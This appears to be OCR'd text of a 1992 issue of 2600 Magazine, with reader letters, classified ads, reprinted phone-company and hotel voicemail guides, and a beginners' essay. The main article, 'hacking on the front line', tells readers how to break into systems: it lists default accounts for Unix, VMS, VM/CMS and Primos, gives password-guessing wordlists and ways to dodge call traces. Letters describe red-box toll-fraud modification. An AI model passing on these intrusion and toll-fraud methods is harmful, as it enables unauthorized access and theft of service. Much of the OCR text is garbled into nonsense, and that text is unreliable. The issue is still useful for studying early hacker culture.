- Rue de Marche aux Herbes - 4 - Grammont
- Brussels 1060 Belgium
- +32-2-21871 99

Also, if you happen to go into Amsterdam, and want to pick up current and back issues of *Jackpot* (Dutch Dutch) go to read the publication, it's great, go to either of the following bookstores: *Adventures in Newscentrum*, *Amsterdam*; *Adhemarsam Bookhandel*, *Amsterdam*, *Amsterdam*.

This next comment is in regards to the letter from Dr. Dehm on page 25 of the Spring 1992 issue. He commented about making a red box with a mercury switch for "pig-proof" access to the 65536bitz and 357bitz crystals. To go more in depth with that, I will explain some of a neat file that Cybermate wrote me a few months back on that topic. You will need two mercury switches, preferably very small, so they will fit into the dialer casing. Connect one lead of one of the mercury switches to one of the leads of the 357bitz crystal, and the other extending leads to the solder marks on the dialer PC board (where the original 357bitz crystal existed). Next, connect one

lead of the other mercury switch to one lead of the 65536bitz crystal, and connect the two unconnected leads to the two solder marks on the dialer PC board (where should now be four leads on the two marks). Now, in order for the mercury switch action to work, you have to make sure that the mercury switches are being opposite directions (vertical?), so when you turn the dialer backwards, one crystal should connect with the board and when you turn it the other way, the other crystal should connect. Well, I hope that cleared things up a bit in the way of mercury switches.

As a side note, some ANACs are: Boston and surrounding areas: 200 ext-1234, 300-272-2272; NW Indiana: 419 4 0437.

Kingslin
Brookline, MA

With regards to the Automated Call Distributor, whenever you call directory assistance, you're actually dialing into a queuing system which is known as the ACD. This system is simply what determines who is free to pick up your call. By pressing the D key while you get up, you enter a hot mode on the ACD. We will review to be interesting or reading to anyone outside of the phone company.

Cellular Mystery

Dear 2600:

I was wondering if you could answer this question. Local telephone people and my RCD have been talking in "B-Bornish" to their cellular phones. Generally they are asked to do a "background" (British name of cellular). They have been designed to accept the city area. Everyone has gone back to the car. You tell us what practical applications can be done with it.

MM
New South

It's probably for the purpose of changing the ESN (Electronic Serial Number) and the MSN (Mobile Identification Number). It could also be an ANI of some sort so the dispatcher knows who's calling. Then again, it could be for speech encryption. The best way to get it is to get the frequency (use a frequency counter) and then to write answers. Good luck.

Call For Data

Dear 2600:

Do you have any plans for doing a list of CNA's (Michigan) (1)3 west side and a white book. The number is 434-0900. A three-digit employee number is required. When I was in Chicago and through through that ANAC's, I heard an interesting phenomenon. I returned to work at DIME. I didn't have a doctor as I can't be sure what it more. Finally, the doctor stated as identified in your Winter 1991 issue works great. C'ee box. Well, c'ee box. I highly recommend it. Enjoyed an article even on having out of foreign countries.

The Azure Mage
Somewhere in the Military

When we get the info, we'll print it.

Call For Info

Dear 2600:

I was reading an article in your summer edition and it eluded about a magazine called *Magick Computer*. Could you please tell me how I can get in touch with them?

JS

Philadelphia

We can't point down a number or address for them at the moment. But you should also look in *Computer Shopper* if you want info on laptops.

Call For Help

Dear 2600:

I run a BBS for the disabled called DEN (Disables Electronic Network). Until recently we had an 800 number answering an eight line hot group. It was a very lively national bulletin board. Our 800 number is in limited service indefinitely as a result of our loss of funding. This has been the case of a number of long distance services that our users would make use of to access DEN. I found PC Pursuit by Sprint PC Pursuit is a non-time rate service that allows 90 hours per month for disabled people and 30 hours per month for non-disabled people for \$30. The service enables me to access many electronic services during non-printer time hours and weekends while not changing your present long distance provider. Are you, or anyone at 2600, aware of other such low cost services? I'm desperate to find low cost access for our users. We're a free service and it would be a shame if our phone companies' greed affected our ability to deliver a service to the disabled community.

TS

New Jersey

The Call Now Give Out

A Choke Tip

Dear 2600:

In regards to the "choke line" discussion in relation to reaching main stations (2600, Spring 1992), I have found that dialing a carrier access code prior to the phone number increases the chances of getting through to a main station. This does result in a long distance charge but it may be worth the risk, if one desires the prize greatly enough.

The Proposal

Canada

Mail Problems

Dear 2600:

Due to the problems with non-delivered issues, I have decided not to renew my subscription to 2600. I think I've averaged at least one missing issue per year of my subscription. This is not pleasant, especially with a quarterly publication.

I doubt this is due to any incompetence on your part, but rather because of sticky-fingered postal employees. They see *The Hacker Quarterly* pass in front of them and think "Hmmm, I think I'll read this during lunch..." and who knows where the hell it

ends up after that.

Playboy reminded this some time ago by mailing the magazine in an opaque plastic bag with a transparent section for the address label on the magazine itself. Also, the return address has only the mailing address, no return "Playboy" logo remaining "Star, me!"

I will continue to support your magazine through newsstands and back issue sales (please make them available on an individual issue basis).

RD

Austin, TX

This definitely should not be happening. We have been having more of a problem with damaged issues, missing issues, and envelopes ripped open than ever before. Overall, the post office has done an amazing job but we're very concerned with this recent problem in computer and/or floppy. We hope our readers complain loudly if anything happens to their mail. It would help a lot if anybody creating a letter of complaint sent us a copy so we can forward it to the postal people on our end. Best returned this to a top priority matter for us. We'd rather not add packaging to the magazine, for both cost and ecological reasons. We're interested in hearing more feedback on this. With regards to our back issues, individual issues are available from 1988 on at a rate of \$6.25 each (\$7.50 overseas). 1984 through 1987 are only available by year (\$25, \$30 overseas).

Comments From Abroad

Dear 2600:

Like many others, I've noticed your Pursuit example didn't correspond with your description, and I'm even more delighted to see your C code for printing them (it only have to modify it to suit my computer).

The "Gulf War Printer View" expresses pretty much my reaction - that is, it wouldn't work! Unlike your innocuous version I expressed its opinion on the Internet and received some interesting information in January. Although most newspapers and computer magazines credited the original article to the *War Star Journal*, it appears the "real" original article was in *AgeForce* in the April 1, 1991 issue! We need not accede to the real-time operations of the NSA what can be adequately "blamed" on the idiosyncrasy of printers.

On the other hand, could a "printer view" show down a computer? I'd imagine it could, provided the computer was something richly slow, like an IBM XT or possibly AT. It all really depends on how they treat their parallel printer port. If they generate interrupts upon receipt of a printer acknowledge signal, then you merely need to rig the printer in place the acknowledge line at 997, \$0 kilobits. This would probably keep most CRTs fairly busy, and slow down the performance nicely.

RL

Raincoombidge, Australia

hacking on the front line

by Al Caprone

As we have seen from previous raids/busts, the consequences of being caught by the federal government, etc. are not worth it in the long run. If they cannot cripple you physically, then they will do it emotionally or financially. Therefore I do not recommend that any action taken to gain unauthorized access is justifiable in any way. However the choice is yours.

People who desire to get into a "secure" system should know a few things about it. First off, for me the word "secure" brings to mind a picture of a human monitoring a system for 24 hours. All the nodes are watched individually, and everything is hardcopied. This is obviously, in most (if not all) cases, not feasible, as the man hours and/or the cash funding is non-existent. Besides, to a system operator, watching everything a system does could be quite boring. The hacker can capitalize on this.

The two things a hacker should know about when attempting to gain access to a system are:

1. Typical formats for the system, (ie. how you type in the login sequence. Is the login and password on one continuous line, do you have to type it in separately at different prompts, etc.)
2. Default and common passwords.

Default accounts are the accounts that come with the system when it is installed ("factory accounts"). Common accounts are accounts set up by the system operator for particular tasks. The probability exists that these accounts are present on the system that the hacker is trying to penetrate, therefore they should be tried.

Identifying the System

If the owner of the system is not mentioned in the opening banner, you will

either have to gain access to the system itself or use CNA (Customer Name and Address - the little thing that exists for identifying a telephone number). Please remember that a brute force method on some systems is often recorded to the account indicating the number of attempts that you have tried, sometimes even writing the password that you've tried. More often than not, it will just record the number of failed attempts. Aside from this, the system may "sound an alarm". This is not a bell or siren that goes off; it is just a message printed out and/or sent to any terminals designated as security operator terminals (ie. VMS). Example:

```
Welcome to Splinter Systems Vax-Cluster
Username: CHEESEHEAD
Password:
Welcome to Splinter Systems, Mr. Mouse
Number of failed attempts since last entry: 237
```

Obviously, in the above example, Mr. Mouse would get the idea that someone was attempting to gain access to his account and would promptly change the password, assuming he was paying attention at login (Many people don't). Logging into my favorite BBS, I have often left the room while my auto-login macro was accessing the system. The same principle applies here.) Also, in the above example, it was very stupid for Splinter Systems to display the banner identifying the system. This would only encourage the hacker in an attempt to gain access (it always encouraged me), and at 237 attempts, the hacker should have kept trying to gain access. Remember that once the account is accessed correctly, the security counter is reset to zero and Mr. Mouse will probably never know that someone else has his password (as long as

no malicious or destructive actions are carried out and as long as he doesn't keep a record of his login dates).

When I was scanning a network, I often found that most of the systems identified themselves. On the other hand, the systems I found in most telephone exchanges required that they be identified by other means. The banner usually decided my interest in the system, whether I just wanted to try a few things and move on, or really concentrate on the effort. It also gave me a little extra ammunition since usernames and/or passwords may contain some information which was displayed in the banner. Another thing I noticed about networks that differed from local dial-in systems was that dial-in systems would disconnect me after three to five attempts. Granted, the system on the network would disconnect me, but only from the host. The network itself would not, creating one less problem to deal with. System operators might suspect something if they saw an outdial number being accessed every thirty seconds or so.

Login:
This is a Unix.

Username:
Password:
This is a VMS.

@
This is a Tops-20.
Enter Usercode/Password
This is a Burroughs.

MCRI
This is an RSX-11.

ER!
This is a Prime.

This is an IBM running a VM operating system.

This list is by far not complete, as there are many more systems out there, but it will tell you the name in the opening. Crays, for example, usually identify themselves.

The Telephone

Make sure when you are dialing into the system that you realize that somewhere along the trail there is a possibility of a trace. With all of the switching systems in effect by Bell, etc. what you need to do is dial in using an outside source. For instance, what I usually did was call an 800 extender (rol in Feature Group D), and then call the target system. The only times I called the target system direct was when I was identifying the system (I did not start hacking the system at this time), but even this is not recommended these days. Things owned by Bell, such as COSMOS systems, SCCS networks, etc., are probably more risky than generic corporate systems. Of course using only one extender should be the least of what you can do. If you call several extenders and then the target system, the chances are that tracing the call back to you will be next to impossible. But this method also is risky since the long distance telephone company may not be overly enthused about you defrauding them. At one time an acquaintance was harassing a company that was tracing him. They let him know of the trace and just for the hell of it he decided to stay on the line to see the results. The result was Paris, France. Keep in mind he lives in the United States. This story displays an excellent use of extenders. The only detriment I see is that by routing your call through two or more extenders the integrity of the line decreases.

When using networks (Telenet, Tymnet, etc.) in connecting to the system, your port is sent as an ID in order to accept your connection attempt. It would really be simple then to isolate your number (providing you called the network directly from your house) if you repeatedly attempt to use the system. What you should do for this problem is loop through a gateway on the network. The gateway is essentially an outdial which will connect to a system. Use the gateway to call another network's dialup.

Common Passwords

The following is a list of common passwords for various systems. On a respectable system, these will be constantly changed. But not all system managers are smart or security conscious. The first system that I got into was by using a common account (no password was needed in this case, just the Unix "uucp" as a username). Sometimes systems are put up and completely left alone. It seems the managers think that nobody will find the system. In my case, the system was kept current, and I had "uucp" privileges to the School Board computer. Remember, as long as you don't do anything that damages or destroys data, they probably will never know that you have been there.

Common Accounts for the Primos System

- Prime
- Admin
- Games
- Test
- Tools
- System
- Rje
- Guest
- Nelman
- Cmdnco
- Primos
- Demo
- Regist

Common Accounts for the VM/CMS System

- Priman
- Teknet
- Operator
- Cmsbatch1
- Autolog1
- Operatns
- Vntest
- Vmutil
- Malint
- Smart
- Vlam
- Eprep
- Rscs
- Cms
- Sua

Common Accounts for the Vax/Vms

- Vax
- Vms
- Dcl
- Demo
- Test
- Help
- News
- Guest
- Deenet
- System
- Uetp
- Default
- User
- Field
- Service
- System
- Manager
- Operator

Common Accounts for the Unix System

- root
- uucp
- nuucp
- daemon
- who
- guest
- to
- com

bin
 sss
 informix
 uucpmyr
 adm
 profile
 trouble
 intro
 rje
 hello
 lp
 setup
 powerdown
 unname
 makelfys
 mountfys
 checkfys
 unmountfys

Total number of passwords that are the same as the account's name: 3
 Total number of passwords that are a related word to the account name: 10
 Total number of passwords that are first names, not the user's own: 17
 Total number of passwords that are the user's first name: 19
 Total number of passwords that are words related to the user's job: 7
 Total number of passwords that are the name of the company: 1
 Total number of random character passwords: 1
 Total number of passwords that are, in some format, calendar dates: 32
 Total number of passwords that were unchanged defaults: 7

Combinations

This should give you an idea on where things are placed in a major corporate computer.

Imagination

This is what you need to gain access to an account. Being a number cruncher just won't do it anymore. In the following segment, I will list out ideas with about 20 or 30 examples in each. This article will get you going. You just have to finish the job.

Common First and Last Names

These can readily be obtainable out of the telephone book, the greatest source of all first and last names. Examples:

- Gus
- Dave
- Chris
- Michele
- Jessica
- Arthur
- Robert
- Patrick
- Arnold
- Benjamin
- Derek
- Eddie
- Shannon
- Richard

- Ross
- Keith
- William
- Bubba
- Mickey
- Clyde

Colors

Figure it out for yourself, everything is possible. Examples:

- Blue
- Black
- Orange
- Red
- Yellow
- Purple
- Magenta
- Green

The Dictionary

The single most important document. Everyone should have one, and if you do not have one get one. Many passwords are at your disposal. And, by all means when on a Unix, download /usr/dict/words, the online dictionary. I also believe that you should not limit your words to just the English versions. There is no reason why passwords cannot be in Spanish, French, etc.

Types of Cars

- Pontiac
- Ford
- Chevy
- Buick
- Toyota
- Honda
- Ferrari
- Porsche

Motorcycles and all venue of transportation can be included in this segment.

Rock Bands

- Zeppelin
- Pinkfloyd
- Hendrix
- REM
- Cream
- Ozzy

- Gunrosses
- Mozart
- Pubkenemy

Etc.

This section can include magazines, software, profanities (when I was validation sysop on Digital Logic's Data Service I don't know how many people used the word FLICK when asking for validation). You should have accumulated quite a list by now.

Conclusion


This is it. I hope you have learned that nothing should be put past the system manager. He is the only person between you and a system that could be an excellent source of information. Enjoy!

References

- Look at the following articles for in-depth information for specific operating systems:
 - "Unix From the Ground Up" by The Prophet. Unbelievably helpful in learning Unix.
 - Lex Luthor's "Hacking VAX/VMS", 2600 Magazine, February 1986.
 - "A Guide to the Primos Operating System" by Carrier Culpriti. LOD/H Technical Journal #2.
 - "Hacking IBM's VM/CMS Operating System" by Lex Luthor, 2600 Magazine, November and December 1987.

2600 has been the subject of more emergency corporate meetings than any other international threat! Now you can join the conspiracy by coming to a 2600 meeting. They're held on the first Friday of the month in eight U.S. cities! (We're growing almost as fast as the 12/16 virus.) Check page 41 for more details or call us at (516) 751-2600.

HOW TO USE THE DIAL TELEPHONE



NEW YORK TELEPHONE COMPANY

YET ANOTHER INTERNAL PHONE COMPANY DOCUMENT! THIS ONE WE'RE REPRINTING IN ITS ENTIRETY ON THE NEXT TWO PAGES, AS A PUBLIC SERVICE.

You will find the dial telephone easy to operate and the service it provides fast and dependable. The information in the following pages will be helpful to you in obtaining the utmost satisfaction and convenience in the use of dial service.

New York Telephone Company

Listening for Dial Tone

On all calls, remove the receiver from the hook and listen for dial tone before starting to dial. Dial tone is a steady humming sound in the receiver indicating that the line is ready for you to dial.

Calls to Central Offices

Which You Should Dial Direct

(Central offices which you should dial direct from your telephone are shown on the card furnished to you.)

When you hear dial tone, keep the receiver off the hook and dial the first two letters of the central office name, the office numeral, then each figure of the line number.

For example, if dialing WOrth 2-9970 -

(1) Place your finger in the opening in the dial over the letter W.

(2) Pull the dial around until you strike the finger stop.

(3) Remove your finger from the opening, and without touching the dial allow it to return to its normal position.

(4) Proceed in the same way to dial the letter O and the figures 2-9-9-7 and 0.

If the number called has a party line letter, dial the number in the same way, followed by the letter at the end of the number.

Within a few seconds after you have completed dialing, you should hear either the ringing signal, an intermittent buzzing sound, or the busy signal, a rapid buzz-buzz.

If you hear an interrupted buzzing sound, as buzz-buzz — buzz-buzz, it indicates that you have dialed the central office designation incorrectly. Hang up the

receiver, wait a few seconds, and make another attempt, being careful to dial the central office designation correctly.

If you do not hear any signal within half a minute, hang up the receiver, wait a few seconds and make another attempt.

When, for any reason, you do not obtain a connection (for example, the called line is busy or does not answer), you will get quicker service if you hang up the receiver and try the call again yourself at intervals instead of immediately calling the operator for assistance. No charge is made unless you obtain an answer from a subscriber's telephone.

If you make a mistake while dialing, hang up the receiver at once, wait a few seconds, and make another attempt.

Before starting to dial a second call, always hang up your receiver for a few seconds.

Obtaining Assistance from the Operator

If you have trouble in dialing, or if you have occasion to report cases of service irregularities, you can reach the operator by placing your finger in the opening in the dial over the word "OPERATOR" and then pulling the dial around until you strike the finger stop.

After connection has once been established with the operator, you may recall her by moving your receiver hook up and down slowly. This can be done only when you are connected with the operator; on other calls, moving the receiver hook will break the connection.

Calls from a Party Line or from a Line with an Extension Telephone

Always make sure that the line is not in use. If you do not hear the dial tone, inquire if the line is being held by some other person. If no response is received, hang up the receiver for a few seconds and make another attempt.

Listen on the line while dialing, and if you hear another party come in on the line or hear successive clicks in the receiver, it

Meridian Mail

To move to the next message Press 4

To enter your room number and press #

- enter your password and press #

■ Making a rotary phone:

When using a rotary phone, you can only listen to your messages. You need a touch-tone phone to use any special commands.

- from inside the hotel, Press 0
- from outside the hotel, Dial 202-481-3000
- give the attendant your room, room number and password

■ Other Mail

If you have other messages at the front desk, Meridian Mail informs you. Can you have "other mail"?

To retrieve your other mail:

- Press 0

Your Password

When you check in, your password is usually set to the first 4 digits of your 50 name. For example:

Let's name Edward
5123 5432
Jones Jones

Contact the front desk if you need more information on passwords.

Listening to your messages:

- to play Press 2
- to continue playback, Press 2 again
- to stop playback, Press 1
- This allows you to stop quickly through a long message
- to skip backwards, Press 1. This allows you to "rewind" a portion of the message.

To Get Help

If you have trouble making sense of your mailbox, Kerf on Mail automatically prompts you with the helpful instructions:

If you need more help:

- press * anytime while you are using Meridian Mail

If you would rather speak to an attendant:

- from inside the hotel, Press 0
- from outside the hotel, Dial 484-1200

■ From outside your room:

You can retrieve messages while away from your room:

- from inside the hotel, Dial 414 from outside the hotel, dial 504-422 or 481-1000

Reviewing the messages in your mailbox:

- to move to the previous message, Press 4

number of the telephone from which you are calling. For example —

"Mr. Paul Smith at Boston, Massachusetts, Main 33-40 — Walker 5-9970"

Information Calls

Telephone numbers of subscribers not listed in your directory, and telephone numbers of subscribers at out-of-town points may be obtained by calling Information.

To call Information, dial the figures 4-

1-1.

Telegrams

To send a telegram, look up the telephone number of the desired telegraph company in the directory, and dial this number as you would any other.

Calls to the Telephone Company

Repair Service...Dial the figures 6-1-1
Business Office...Dial the figures 8-1-1
Time of Day.....Dial Meridian 7-1212
Emergency Calls

(Police, Fire, Ambulance)

Dial the operator, give her your number and say —

"I want a policeman."

"I want to report a fire."

"I want an ambulance."

If compelled to leave the telephone before the desired station answers, tell the operator where help is required.

You may also reach the Police and the Fire Departments directly by dialing the numbers listed in the directory.

Dial Coin Telephones

The operation of dial coin telephones is quite similar to that of your own dial telephone. The only differences are that it is necessary to deposit a coin in order to obtain dial tone (indicating that the line is ready for you to dial) and that telegrams are sent by dialing the operator and telling her the telegraph company desired. If the called line is busy or does not answer, the coin will be returned after the receiver is hung up.

indicates that someone else on your line is trying to call. Inform him that the line is in use and request him to hang up his receiver. When he does so, hang up your own receiver for a few seconds, and then remove it and dial the complete number again.

To call another party on your line, dial the operator, give her the number you wish to call, state that it is the number of another party on your line, and give her your number.

To call an extension telephone on your line, dial the operator, give her your number and ask her to ring the extension telephone.

Calls by Number to Central Offices

Which You Can Not Dial Direct

To place calls by number to central offices within New York City which you can not dial direct, or to central offices at nearby points, dial the operator and give her the number of the telephone with which you desire to be connected, and also the number of the telephone from which you are calling. For example —

"Boysko 9-5570 — Walker 5-9970"

If the central office you are calling is not at a nearby point, give the operator the name of the city, the name of the state, if desirable, the number of the telephone with which you desire to be connected, and also the number of the telephone from which you are calling. For example —

"Philadelphia, Market 1234 — Walker 5-9970"

or

"Portland, Maine, Preble 1234 — Walker 5-9970"

Out-of-Town Calls to Particular Persons

To make out-of-town calls to particular persons, dial the figures 2-1-1 and give the operator who answers the name of the person with whom you wish to speak, the name of the city, the name of the state, the number of the telephone with which you desire to be connected, and also the

Computer hackers at the CFP conference in Washington DC this spring found it astoundingly easy to get into guests' mailbox. All you need is a name and a room number! We wonder how many other hotels are so trusting.

Dear 2600:

We just heard about your mag and think it's a wonderful idea - finally a means by which we chip money can get its teeth without spending loads of money on phone bills. See, we got into electronic shit to denounce even here in the old continent, without mentioning the fucking horrible corporate trash and the expanding neo-nazi movement.

But we can't march organized over there, that's why we need you guys to give us a starting point. We'll go on from there. We ain't many either - but we damn sure many are on the list, because it's quite difficult to find 'em all - but a steadily growing number anyway. We wish you a most "productive" work.

DF
Milan, Italy

BBS Update

Dear 2600:

I am the typist of the Tin Shack BBS at (813) 992-3321. I have an ad in the Spring 1992 edition offering free elite access to all 2600 readers. I would like to thank you for publishing this ad and for the link to thank the many hackers who are calling our BBS. I have enjoyed the CHATS and messages from your readers. We are starting an exclusive hackers conference and including a hackers release in this conference for sharing of code and test on the fine art of hacking that has continued to enhance the science of computing. We have also attracted the attention of a law enforcement agency from New York. This was easily deflected as they were being away from caller verification and then quickly sending me a check for Elite Access paid out by their operating account of their home office. What a deal! Since we know our rights and hold no illegal, we can't publicly thank them for helping us to buy new hardware! That's the message base in our new hackers conference will be current and quite interesting. If you are a real hacker, give us a call. No e-mails, phones, or photos allowed on the Tin Shack BBS.

Guy Nohrenberg
Sysop
Tin Shack BBS
8181 992-3321

If you're providing free speech and aren't doing anything illegal, there's no reason to shut it down.

Voicemail Question

Dear 2600:

How come your voice BBS is only open after 11 pm? Also, why do you give out an expensive 0-700 number instead of a real phone number?

Pauch

First off, the 0-700 number costs 15 cents a minute. A regular phone number would cost 13 cents a minute. While slightly more, that's not comparable to a 900 number or anything of that nature. We give out

that number because right now the system doesn't have a real phone number; it sometimes shows up on different lines. It's only available at night because it's currently a night-line system and opening the BBS during the day would tie up the voice mail function. Right now we're working on expanding the system so that it shows up on our main number (216-955-1000) and so that the BBS isn't multiple around the clock with multiple lines. To do this, we need to find some feasible way that voice mail software along with some cheap computers. If anyone has any suggestions, please email them our way. For now, the voice BBS can be reached through AT&T at 0-700-251-2600. Most of our visitors can be reached through the voice mail number of that number, which is available 24 hours a day. During business hours, the rate of the 0-700 number is 25 cents a minute. (Don't worry, we're not making a penny off this!)

2600 NOW HAS A VOICE BBS THAT OPERATES EVERY NIGHT BEGINNING AT 11:00 PM EASTERN TIME. FOR THOSE OF YOU THAT CAN'T MAKE IT TO THE MEETINGS, THIS IS A GREAT WAY TO STAY IN TOUCH. CALL 0700-751-2600 USING AT&T (IF YOU DON'T HAVE AT&T AS YOUR LONG DISTANCE COMPANY, PRECEDE THE ABOVE NUMBER WITH 10288). THE CALL COSTS 15 CENTS A MINUTE AND IT ALL GOES TO AT&T. YOU CAN ALSO LEAVE MESSAGES FOR 2600 WRITERS AND STAFF PEOPLE AROUND THE CLOCK.

2600 marketplace

2600 MEETINGS: New York City: First Friday of the month at the Gallery Center—From 5 to 8 pm in the lobby near the payphone, 153 E. 53rd St., between Lexington and 3rd Avenues. Come by, drop out tickets, ask questions, find the underground scene. Call 516-751-2600 for more info. Psychone numbers: 212-223-9011, 212-223-8977, 212-308-8044, 212-309-5562. Washington DC: In the Pentagon City mall from 5 to 8 pm on the first Friday of the month. San Francisco: At 4 Embarcadero Plaza (ground) from 5 to 8 pm on the first Friday of the month. Psychone numbers: 415-383-9104, 5 & Los Angeles: At the Union Station corner of Mare St. and Alameda from 5 to 8 pm, first Friday of the month. Inside main entrance by bank of phones. Psychone numbers: 213-972-9358, 9506, 9510, 9520; 213-625-9923, 9924; 213-614-9849, 5812, 9918, 9926. Chicago: Century Mall, 2828 Clark St., 5 pm to 8 pm, first Friday of the month. Sewer level, by the psychophones. St. Louis: At the Galleria, Highway 40 and Brentwood, 5 pm to 8 pm, first Friday of the month. Power level, food court area, by the theaters. Philadelphia: 6 pm at the 30th Street Amtrak station at 30th & Market, under the "Starwood" sign. Psychone numbers: 215-222-9980, 9881, 9793, 9790, 9632, and 347-9751. For info, call 215-552-8826. Cambridge, MA: 6 pm at Harvard Square, outside the "Van Beer Pan" bakery store. If it's freezing, then inside "The Garage" by the Plaza. If it's too warm, then outside. Call 514-751-2600 to start a meeting in your city.

TOP QUALITY computer virus info. Elite Black Book of Computer Viruses \$49.95, and \$2.50 postage. Disassemblies of popular viruses, fully commented and fully explained. Write for list: American Eagle Publications, Box 41401, Tucson, AZ 85717.

ARRESTED DEVELOPMENT - ETOA/NV. +11-79-428079. Recharge 8-10 TUCIP DOMAINS: Vinnet Node, POP Areas, 386-35mba, 300mb. CSR DS 386c.

LOOKING FOR ANYONE and everyone wanting to trade ideas, Analog files, info about "interesting" things. I have about 10 megs of text files, ALWAYS looking for more! Contact Steve at 414-421-1067 or email rjnp@psd4a.cad.com.edu

WE CAME, WE SAW, WE CONQUERED. 11" x 17" full color poster of pirate flag flying in front of AIKI! facility. Send \$6 to P.O. Box 711011, Wichita, KS 67273-1072.

PHONES TAPPED, offshome bugged, phone cheating. Then this critique is for you! Specialized equipment, ideas, and sources. It's time to get extra surveillance, communications, espionage, personal protection. Send \$5 check or money order to B.B.I., PO Box 978, Dept. 2-6, Scarsdale, NY 11786.

TAP BACK ISSUES, complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics

and indexes, \$100 per quart. Via UPS or First Class Mail. Copy of 1971 Progress article "The Secrets of the Little Blue Box" \$5 & large SASE w/25 cents of postage. New G., PO Box 465, Mt. Laurel, NJ 08054. We are the Original!

PRINT YOUR ZIP CODE IN BARCODE. A great label program that allows you to use a database of address to print label with barcode. You also type and print a system label. Send \$9.20 check to: E. Kiedel, 5692 Calle Real Suite 171, Golden, CA 91817. IBM only.

GENUINE 4.4334 MHZ CRYSTALS only \$5.00 each. Orders shipped postpaid v.s. First Class Mail. Send payment w/25 name and address to Electronic Design Systems, 144 West Eagle Road, Suite 108, Havertown, PA 19083. Also: information wanted on Northeast Electronics Corp's TTS-59A portable MF sender and TTS-2762R MF and loop signal-line display. Need manuals, schematics, alignment and calibration instructions (or photos). We'll reward \$200.

WIRELESS MICROPHONE and wireless telephone transmitter kits. Featured in the WINTER 1991-92 2600. Complete kit of parts with PC board, \$30/CASH ONLY, or \$35 for both (see check). DEMON DIALER KIT as reviewed in this issue of 2600. Designed and developed in Holland. Producers ALL: shielded circuit used in worldwide telecommunications networks. Send \$250 CASH ONLY (DM \$30) to Hack-Tec Technology, Postbox 22921, 1100 DL, Amsterdam, Netherlands (allow up to 12 weeks for delivery). Please call +31 20 6001480 / 4148. Absolutely no checks accepted.

FORMER U.S. ARMY ELECTRONIC WARFARE TECHNICIAN with TS clearance looking for surveillance work which requires managing, ingenuity, and skill. Feedback of Atlantic City, Box TIN SHACK BBS (818) 992-3321. The BBS where hackers should! Over a gig of files, many on-line pinned. Mail: Mail: 2600 Magazine readers, get FREE elite access! WOULD LIKE TO TRADE IDEAS with and bedford any fellow 2600 readers. Call Mike at 414-438-6361 if interested.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion. Deadline for Winter issue: 12/1/92.

getting started

by Phord Prefect

So you watched something on TV and it was about hackers... you said "nifty"... You read something on a BBS about free phone calls... you said "cool"... You started checking out books from the library about Knight Lightning, or maybe even blue boxing (Esquire, October 1971)... you said "wow"... You got this magazine and said, "I have to do this" but didn't know where to start. Well, you're not alone....

Your curiosity overwhelms you, but yet you can't seem to find that little thing to start your exploration. You could try looking around for other hackers, but if they have a lack of sense they won't make it too obvious. Try looking harder, they might just come to you.

So this doesn't work... you just can't seem to find any, or they're mostly pirates and can't help you. Well, you're just going to have to get the balls to do something illegal in your life (but I'm not forcing you), so do something. This magazine is full of examples. Sure there's stealing MCI calling cards, building blue, red, or whatever boxes, but there are much deeper things. If you defraud the phone company, you're not a hacker, you just get free phone calls. You need a passion for the system. You need a willingness

to learn a lot about the system before you do something.

If you're looking for free phone calls, hurry up and do that and stop wasting your time. Like I said, you're not a hacker, you just are bothered and need a little trick to get onto BBS's in some distant place.

If you have a curiosity for the system, then you're in the right place. The phone company is something so amazingly huge that one could probably spend a lifetime exploring it. This "exploring" is what 2600 is all about. I know that you computer genius teenagers don't need manuals for things (like computer programs and VCR's) and are really impatient, so you don't want the bullshit. You want to know how to get into systems now. Well, relax. You made a good decision buying this mag, but you have to learn first. You need to know this thing backwards and forwards or else you'll screw up and get caught.

So, in response to the beginners writing in and wanting to "know how to get free phone calls and other phone tricks", you need to get knowledge. Read everything you can get your hands on and when you feel the time is right, after you know exactly how, where, why, and when to do it, do it.

Toll Fraud

What The Big Boys Are Nervous About

by Count Zero
Restricted Data Transmissions

Toll fraud is a serious problem that plagues the telecommunications industry. Recently I have acquired a collection of trashed documents detailing what AT&T and Bellcore are doing to stop these "thefts." I found these papers very enlightening and occasionally humorous. A few insights into what's bugging the telco.

